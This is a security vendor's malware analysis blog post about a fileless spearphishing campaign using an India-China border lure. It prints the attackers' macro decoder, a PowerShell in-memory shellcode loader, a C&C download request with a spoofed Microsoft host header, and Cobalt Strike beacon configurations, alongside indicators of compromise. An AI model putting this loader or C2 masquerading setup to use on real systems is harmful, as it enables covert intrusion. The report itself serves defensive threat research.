Targeted Attack Leverages India-China Border Dispute

zscaler.com/blogs/research/targeted-attack-leverages-india-china-border-dispute-lure-victims

Published on: June 19, 2020 Authored by: Atinderpal Singh Nirmal Singh Sahil Antil Category: AnalysisMalwareObfuscationSocial Engineering

Malicious threat actors are always ready to take advantage of current affairs to maximize the success rate of their attacks. The Zscaler ThreatLabZ team recently came across one such attack trying to leverage the current India-China border dispute to lure victims to open an attached malicious document.

Key points

- The attack is fileless as no payload is written on disk and no persistence is created.
- The shellcode uses a fake HTTP host field while communicating with the command and control (C&C) server to download the shellcode.
- It uses the DKMC framework to hide communication in plain sight using steganography.
- It relies on the Cobalt Strike beacon using a malleable C&C profile.

Infection

It appears as if victims were sent a malicious lure document as an email attachment. The document is named "**India-China border tensions.doc"** and contains an article by The Times of India article about the same topic.




Figure 1: The infection flow of this attack.

Document

The document contains one line that reads "Geostrategic article for SE Asia Security Analyst," indicating that the target might be a security analyst for southeast Asia.

Figure 2: The malicious document containing a new article reference.

Interestingly, the document contained corrupted macro code leading us to believe that it was built in a hurry using some automated macro obfuscation tool without proper testing.

Though the macro is corrupt, we were able to extract the PowerShell command using static analysis. The code obfuscation is very basic. It just subtracts value 4 to decrypt the PowerShell command.

```
Function hguLeDUnInYrzemyQ_202620_Aw(jSfhSqHJGKL As String) As String
    Dim NVcMuTMDgYGUnoz As Long
    Dim gDUMUnnrDVL As Integer
    gDUMUnnrDVL = 4
    For NVcMuTMDgYGUnoz = 1 To Len(jSfhSqHJGKL)
        YOvuVDmtdjbtfGLJpNxmFs = YOvuVDmtdjbtfGLJpNxmFs & Chr(Asc(Mid
        (jSfhSqHJGKL, NVcMuTMDgYGUnoz, 1)) - gDUMUnnrDVL)
    Next NVcMuTMDgYGUnoz
    hguLeDUnInYrzemyQ_202620_Aw = YOvuVDmtdjbtfGLJpNxmFs
End Function
```

Figure 3: The macro command decryption function.

Part of the PowerShell command after the base64 decoding looks like this:

```
[Byte[]]$var_code = [System.Convert]::FromBase64String('.. Base64 Encoded Payload ...')
for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35 }
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(
        (func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr]
        , [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer
        ($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)

If ([IntPtr]::size -eq 8) {   start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt |
wait-job | Receive-Job }
else {    IEX $DoIt   }
```

Figure 4: Part of the PowerShell code designed to run shellcode.

Almost exact code from the DKMC framework is used to run embedded base64 encoded shellcode. The PowerShell script is designed to run the shellcode in 32-bit mode only. It checks if the PowerShell script is running with a 64-bit PowerShell process using the command **int pointer size,** which will be 8 bytes [64bits] on a 64-bit process. If that is the case, then it tries to run the PowerShell in 32-bit mode with the shellcode injection script code as an argument.

Injected shellcode

This shellcode on execution downloads another shellcode but with a valid GIF header, again borrowing a technique from DKMC. Interestingly, this shellcode uses a fake HTML host header and a predefined User-Agent field, in this case, to download a GIF payload from the C&C IP over HTTPS.

```
02340000    FC              cld
02340001    E8 89000000     call 234008F
02340006    60              pushad
02340007    89E5            mov ebp,esp
02340009    31D2            xor edx,edx
0234000B    64:8B52 30      mov edx,dword ptr fs:[edx+30]
0234000F    8B52 0C         mov edx,dword ptr ds:[edx+C]
02340012    8B52 14         mov edx,dword ptr ds:[edx+14]
02340015    8B72 28         mov esi,dword ptr ds:[edx+28]
02340018    0FB74A 26       movzx ecx,word ptr ds:[edx+26]
0234001C    31FF            xor edi,edi
0234001E    31C0            xor eax,eax
02340020    AC              lodsb
02340021    3C 61           cmp al,61
02340023    7C 02           jl 2340027
```


Figure 5: The shellcode starting with well-known module list access instructions.

C&C IP: 47.240.73.77

Request example:
GET /avatar_32px.jpg HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: update.windows.microsoft.com
Connection: Keep-Alive
Cache-Control: no-cache


Downloaded payload

This GIF file, just after the GIF magic bytes ["GIF89a" in this case, which is also a valid assembly instruction] contains a shellcode followed by an XOR-encrypted payload. The shellcode decrypts and executes this payload, which turns out to be a Cobalt Strike beacon.



```
47 49 46 38 39 61 FC E8 10 00 00 00 19 77 78 51   GIF89aüè.....wxQ
9C E1 55 C4 A5 81 A8 C7 2E 58 F7 05 EB 27 5F 8B   œáUÄ¥.¨Ç.X÷.ë'_‹
37 83 C7 04 8B 2F 31 F5 83 C7 04 57 8B 1F 31 F3   7ƒÇ.‹/1õƒÇ.W‹.1ó
89 1F 31 DE 83 C7 04 83 ED 04 31 DB 39 DD 74 02   ‰.1Þ‚Ç.‚í.1Û9Ýt.
EB EA 5E FF E6 E8 D4 FF FF FF 61 8E 43 51 61 BE   ëê^ÿæèÔÿÿÿaŽCQa¾
40 51 2C D4 AB 51 2C D4 AB 0A A5 0B F9 4F F0 82   @Q,Ô«Q,Ô«.¥.ùOð‚
1C CE 33 D2 9D CE 33 2D 4E A6 C3 98 EC F0 AB 9C   .Î3Ò.Î3-N¦Ã˜ìð«œ
EC F0 AB CB 13 20 AB CB 13 20 AB CB 13 20 AB CB   ìð«Ë. «Ë. «Ë. «Ë
13 20 AB CB 13 20 AB CB 13 20 AB CB 13 20 53 CB   . «Ë. «Ë. «Ë. SË
13 20 5D D4 A9 2E 5D 60 A0 E3 7C D8 A1 AF B1 F9   . ]Ô©.]` ã|Ø¡ ¯±ù
F5 C7 D8 8A D5 B7 AA E5 B2 C5 CB 88 92 A6 AA E6   õÇØŠÕ·ªå²ÅË^'¦ªæ
FC C9 DE C6 9E AC FE B4 EB C2 DE DD 85 E2 9A 92   üÉÞÆž¬þ´ëÂÞÝ…âš'
D6 C2 F7 FD B2 A7 D9 F0 BF AD FD F0 BF AD FD F0   ÖÂ÷ý²§Ùð¿-ýð¿-ýð
BF AD 52 36 84 59 B9 91 D1 FE 52 36 84 59 B9 91   ¿-R6„Y¹'ÑþR6„Y¹'
D1 FE EF 79 12 59 05 DE 47 FE F0 2B 96 59 33 8C   Ñþïy.Y.ÞGþð+–Y3Œ
C3 FE C6 79 03 59 39 DE 56 FE CC 2B 80 59 A5 8C   Ãþƈy.Y9ÞVþÌ+€Y¥Œ
D5 FE 69 ED FB 59 89 4A AE FE 62 ED FA 59 53 4A   ÕþiíûY‰J®þbíúYSJ
AF FE A6 BF 73 59 81 18 26 FE 74 ED E1 59 9E 4A   ¯þ¦¿sY..&þtíáYžJ
B4 FE 6B BF 70 59 81 18 25 FE D3 71 46 96 38 D6   ´þk¿pY..%þÓqF–8Ö
13 31 38 D6 13 31 38 D6 13 31 38 D6 13 31 38 D6   .18Ö.18Ö.18Ö.18Ö
13 31 38 D6 13 31 38 D6 13 31 68 93 13 31 24 92   .18Ö.18Ö.1h“.1$'
```

Figure 6: The shellcode and payload before decryption.



```
00h: 47 49 46 38 39 61 FC E8 10 00 00 00 19 77 78 51   GIF89aüè.....wxQ
10h: 9C E1 55 C4 A5 81 A8 C7 2E 58 F7 05 EB 27 5F 8B   œáUÄ¥.¨Ç.X÷.ë'_‹
20h: 37 83 C7 04 8B 2F 31 F5 83 C7 04 57 8B 1F 31 F3   7ƒÇ.‹/1õƒÇ.W‹.1ó
30h: 89 1F 31 DE 83 C7 04 83 ED 04 31 DB 39 DD 74 02   ‰.1Þ‚Ç.‚í.1Û9Ýt.
40h: EB EA 5E FF E6 E8 D4 FF FF FF 61 8E 43 51 61 BE   ëê^ÿæèÔÿÿÿaŽCQa¾
50h: 40 51 4D 5A E8 00 00 00 00 5B 89 DF 52 45 55 89   @QMZè....[‰ßREU‰
60h: E5 81 C3 50 81 00 00 FF D3 68 F0 B5 A2 56 68 04   å.ÃP...ÿÓhðµ¢Vh.
70h: 00 00 00 57 FF D0 00 00 00 00 00 00 00 00 00 00   ...WÿÐ..........
80h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F8 00   ..............ø.
90h: 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21   ....º..´.Í!¸.LÍ!
A0h: 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E   This program can
B0h: 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F   not be run in DO
C0h: 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00   S mode....$.....
D0h: 00 00 AF C6 3B F4 EB A7 55 A7 EB A7 55 A7 EB A7   ..¯Æ;ôë§U§ë§U§ë§
E0h: 55 A7 56 E8 C3 A7 EA A7 55 A7 F5 F5 D1 A7 C3 A7   U§VèÃ§ê§U§õõÑ§Ã§
F0h: 55 A7 F5 F5 C0 A7 FF A7 55 A7 F5 F5 D6 A7 69 A7   U§õõÀ§ÿ§U§õõÖ§i§
00h: 55 A7 CC 61 2E A7 E0 A7 55 A7 EB A7 54 A7 31 A7   U§Ìa.§à§U§ë§T§1§
10h: 55 A7 F5 F5 DC A7 27 A7 55 A7 F5 F5 C7 A7 EA A7   U§õõÜ§'§U§õõÇ§ê§
20h: 55 A7 F5 F5 C4 A7 EA A7 55 A7 52 69 63 68 EB A7   U§õõÄ§ê§U§Richë§
30h: 55 A7 00 00 00 00 00 00 00 00 00 00 00 00 00 00   U§..............
40h: 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01   ..........PE..L.
50h: 04 00 71 F1 E8 5D 00 00 00 00 00 00 00 00 E0 00   ..qñè].........à.
```

Figure 7: The shellcode and payload after decryption.

The beacon is configured to point to the following C&C address "userimage8.360doc.com,/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books" and the same host field and user agent.

In another instance, we found a .NET payload, which injects an RSA-encrypted payload into a notepad.exe file after decryption with the MD5: 9c2ee383d235a702c5ad70b1444efb4d

In this case, the beacon payload is downloaded from https://114.67.110[.]37/QBah. The shellcode and additional payload are similar except for the C&C addresses. Noticeably, both beacon DLLs use a 360doc.com-based C&C, and the watermark is exactly the same in both: **305419896.**

As Cobalt Strike is a well-known commercial tool for red teams, we are not getting into its technical details.

Attribution

As of now, we are not able to attribute this attack to a specific actor with enough confidence. But here are few observations. The group OceanLotus is known to use DKMC, Cobalt Strike, and fileless payloads. But the use of a proper GIF header for shellcode seems to be new for them. On the other hand, the watermark value (305419896) found in the beacon configuration has also been used by the Trickbot Group.

Zscaler Cloud Sandbox report




Figure 8: The Zscaler Cloud Sandbox report for this malware.

Note: The document will crash in this case but if fixed to run, the Zscaler Cloud Sandbox will block its activity.

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators at various levels. Check out our Threat Library for more details about Win32.Backdoor.CobaltStrike.

Conclusion

Threat actors always try to find ways to blend into real traffic. In this case. they are using an SSL/TLS connection and a host header set to a legitimate Microsoft website. One such evasion trick that we covered in our earlier blog was the use of FakeTLS header.

The Zscaler ThreatLabZ team is continuously monitoring threat actors and ensuring protection against such threats.

Acknowledgment
Thanks to Adtiya Sharma for providing support in the research.

MITRE ATT&CK TTP Mapping

ID	Technique	Description
T1193	Spearphishing Attachment	Document is delivered as an email attachment
T1086	PowerShell	Uses PowerShell to run shellcode
T1204	User Execution	Uses doc attachment requiring user interaction
T1140	Deobfuscate/Decode Files or Information	Decrypt payloads during execution
T1027	Obfuscated Files or Information	Uses encrypted payloads
T1036	Masquerading	Uses fake GIF header magic bytes and filename

T1043	Commonly Used Port	443
T1008	Fallback Channels	Uses more than one C&C
T1071	Standard Application Layer Protocol	Uses HTTPs

Note: The TTP list above contains TTP observed during the campaign as a Cobalt Strike beacon has many more features. A complete list of techniques can be found here.

IOCs

Hashes

db89750a7fab01f50b1eefaf83a00060
bd665cd2c7468002f863558dbe110467
d8aa162bc3e178558c8829df189bff88
9c2ee383d235a702c5ad70b1444efb4d
6208516f759accb98f967ff1369c2f72
9632bec3bf5caa71d091f08d6701d5d8
a7662d43bb06f31d2152c4f0af039b6e
5cd9b0858b48d87b9622da8170ce8e5d

Network IOCs

47.240.73[.]77
114.67.110[.]37
userimage8.360doc[.]com
image91.360doc[.]com
welcome.toutiao[.]com

Appendix

Beacon Config [9632bec3bf5caa71d091f08d6701d5d8]:


```
{
   "BeaconType": [
      "HTTPS"
   ],
   "Port": 443,
   "SleepTime": 2000,
   "MaxGetSize": 1048576,
   "Jitter": 30,
   "MaxDNS": 255,

"PublicKey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCqkaeSkv+M5R/uTJPUwinLLSQ2X8C/vPURmKkkDXjabFDduIL3hsJ16AWuCdTswnK
   "C2Server": "userimage8.360doc.com,/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books",
   "UserAgent": "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
   "HttpPostUri": "/N4215/adj/aliyun.cn.sr.aps",
   "HttpGet_Metadata": [
      "Accept: */*",
      "Host: update.windows.microsoft.com",
      "session-token=",
      "skin=noskin;",
```

```
    "csm-hit=s-24KU11BB82RZSYGJ3BDK|1585758520",
    "Cookie"
  ],
  "HttpPost_Metadata": [
    "Accept: */*",
    "Content-Type: text/xml",
    "X-Requested-With: XMLHttpRequest",
    "Host: weathers.bing.com",
    "sz=160x600",
    "oe=oe=ISO-8859-1;",
    "sn"
  ],
  "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
  "PipeName": "",
  "DNS_Idle": "0.0.0.0",
  "DNS_Sleep": 0,
  "SSH_Host": "Not Found",
  "SSH_Port": "Not Found",
  "SSH_Username": "Not Found",
  "SSH_Password_Plaintext": "Not Found",
  "SSH_Password_Pubkey": "Not Found",
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "Spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
  "Spawnto_x64": "%windir%\\sysnative\\rundll32.exe",
  "CryptoScheme": 0,
  "Proxy_Config": "Not Found",
  "Proxy_User": "Not Found",
  "Proxy_Password": "Not Found",
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 305419896,
  "bStageCleanup": "False",
  "bCFGCaution": "False",
  "KillDate": 0,
  "bProcInject_StartRWX": "True",
  "bProcInject_UseRWX": "True",
  "bProcInject_MinAllocSize": 0,
  "ProcInject_PrependAppend_x86": "Empty",
```

"ProcInject_PrependAppend_x64": "Empty",

"ProcInject_Execute": [

"CreateThread",

"SetThreadContext",

"CreateRemoteThread",

"RtlCreateUserThread"

],

"ProcInject_AllocationMethod": "VirtualAllocEx",

"bUsesCookies": "True",

"HostHeader": "Host: update.windows.microsoft.com\r\n"

}

Beacon Config[a7662d43bb06f31d2152c4f0af039b6e]:

{

"BeaconType": [

"HTTPS"

],

"Port": 443,

"SleepTime": 5000,

"MaxGetSize": 2097607,

"Jitter": 30,

"MaxDNS": 255,

"PublicKey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDDjGBTLCLwB7GPYyUi4sZYnhkQVCfDL4WwPx+YV4YziSbxIzrKAVpZTaiD8srY15LM

"C2Server": "welcome.toutiao.com,/s,image91.360doc.com,/s",

"UserAgent": "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko",

"HttpPostUri": "/S",

"HttpGet_Metadata": [

"Host: image.tencent.com",

"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",

"Cookie: BAIDUID=NSAB29B2991BAA:FG=2",

"wd",

"ie=utf-8"

],

"HttpPost_Metadata": [

"Host: image.tencent.com",

"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",

"Cookie: BAIDUID=NSAB29B2991BAA:FG=2",

"wd",

"ie"

```
    ],
    "SpawnTo": "nM+xbKt6yXlj++MYE0T3iQ==",
    "PipeName": "",
    "DNS_Idle": "0.0.0.0",
    "DNS_Sleep": 0,
    "SSH_Host": "Not Found",
    "SSH_Port": "Not Found",
    "SSH_Username": "Not Found",
    "SSH_Password_Plaintext": "Not Found",
    "SSH_Password_Pubkey": "Not Found",
    "HttpGet_Verb": "GET",
    "HttpPost_Verb": "POST",
    "HttpPostChunk": 96,
    "Spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
    "Spawnto_x64": "%windir%\\sysnative\\rundll32.exe",
    "CryptoScheme": 0,
    "Proxy_Config": "Not Found",
    "Proxy_User": "Not Found",
    "Proxy_Password": "Not Found",
    "Proxy_Behavior": "Use IE settings",
    "Watermark": 305419896,
    "bStageCleanup": "False",
    "bCFGCaution": "False",
    "KillDate": 0,
    "bProcInject_StartRWX": "True",
    "bProcInject_UseRWX": "True",
    "bProcInject_MinAllocSize": 0,
    "ProcInject_PrependAppend_x86": "Empty",
    "ProcInject_PrependAppend_x64": "Empty",
    "ProcInject_Execute": [
      "CreateThread",
      "SetThreadContext",
      "CreateRemoteThread",
      "RtlCreateUserThread"
    ],
    "ProcInject_AllocationMethod": "VirtualAllocEx",
    "bUsesCookies": "True",
    "HostHeader": ""
  }
```